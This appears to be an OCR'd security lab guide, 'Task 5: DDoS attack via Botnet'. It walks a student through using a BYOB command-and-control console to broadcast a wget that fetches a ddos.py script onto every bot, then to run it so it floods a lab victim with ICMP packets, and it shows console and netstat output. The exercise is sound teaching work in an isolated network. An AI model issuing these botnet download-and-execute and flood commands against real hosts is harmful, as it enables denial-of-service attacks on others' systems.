


```
[byob @ /tmp/byob/byob]>

[+] Connection: 10.150.0.80
    Session: 2
    Started: Sun Apr 24 00:13:00 2022

[byob @ /tmp/byob/byob]>
```

Task 5: DDoS attack via Botnet

In this task, you will be the bot master role and command all bots to download the DDoS attack script then execute to attack a victim in the network. The DDoS script is to send multiple large volumes of ICMP packets to the victim to overwhelm it.


1. Command all bots to download the DDoS attack script
   - On c2_server machine, use the command `broadcast wget http://<web150 server IP address>/downloads/ddos.py > /tmp/ddos.py` to download the ddos attack file
   - After the execution of the command, you should see the output showing that the `ddos.py` file is stored in the `/tmp` folder with a random name starting with `tmp` on each bot.



```
[byob @ /tmp/byob/byob]>broadcast wget http://10.150.0.71/downloads/ddos.py > /t
mp/ddos.py

/tmp/tmpc7yhl215


/tmp/tmpm50h4oht

[byob @ /tmp/byob/byob]>  [byob @ /tmp/byob/byob]>broadcast python3 /tmp/tmp* 10
.151.0.71 10
[byob @ /tmp/byob/byob]>  [byob @ /tmp/byob/byob]>
[byob @ /tmp/byob/byob]>broadcast python3 /tmp/tmp* 10.151.0.71 10
[byob @ /tmp/byob/byob]>  [byob @ /tmp/byob/byob]>
[byob @ /tmp/byob/byob]>
[byob @ /tmp/byob/byob]>broadcast python3 /tmp/tmp* 10.151.0.71 10
[byob @ /tmp/byob/byob]>  [byob @ /tmp/byob/byob]>
```


2. Command all bots to execute the DDoS attack against a victim
   - On c2_server machine, use the command `broadcast python3 /tmp/tmp* <victim IP address> <num of packet you wish to send>` to execute the attack from all bots

- After the execution, navigate to your victim machine and enter the command `netstat -ps ICMP` to check how the volume of the traffic it has just handled to confirm the attack.



```
root@9068c37732b1 / # netstat -ps ICMP
Ip:
    Forwarding: 1
    4 total packets received
    0 forwarded
    0 incoming packets discarded
    4 incoming packets delivered
    4 requests sent out
Icmp:
    4 ICMP messages received
    0 input ICMP message failed
    ICMP input histogram:
        echo requests: 4
    4 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
        echo replies: 4
IcmpMsg:
        InType8: 4
        OutType0: 4
Tcp:
    0 active connection openings
```

```
AS151/web
ASN: 151
Name: web
Role: Host
IP: net0,10.151.0.71/24
```



```
    0 connections established
    0 segments received
    0 segments sent out
    0 segments retransmitted
    0 bad segments received
    0 resets sent
Udp:
    0 packets received
    0 packets to unknown port received
    0 packet receive errors
    0 packets sent
    0 receive buffer errors
    0 send buffer errors
UdpLite:
TcpExt:
    0 packet headers predicted
IpExt:
    InOctets: 4257960
    OutOctets: 4201960
    InNoECTPkts: 2870
MPTcpExt:
root@9068c37732b1 / # 
```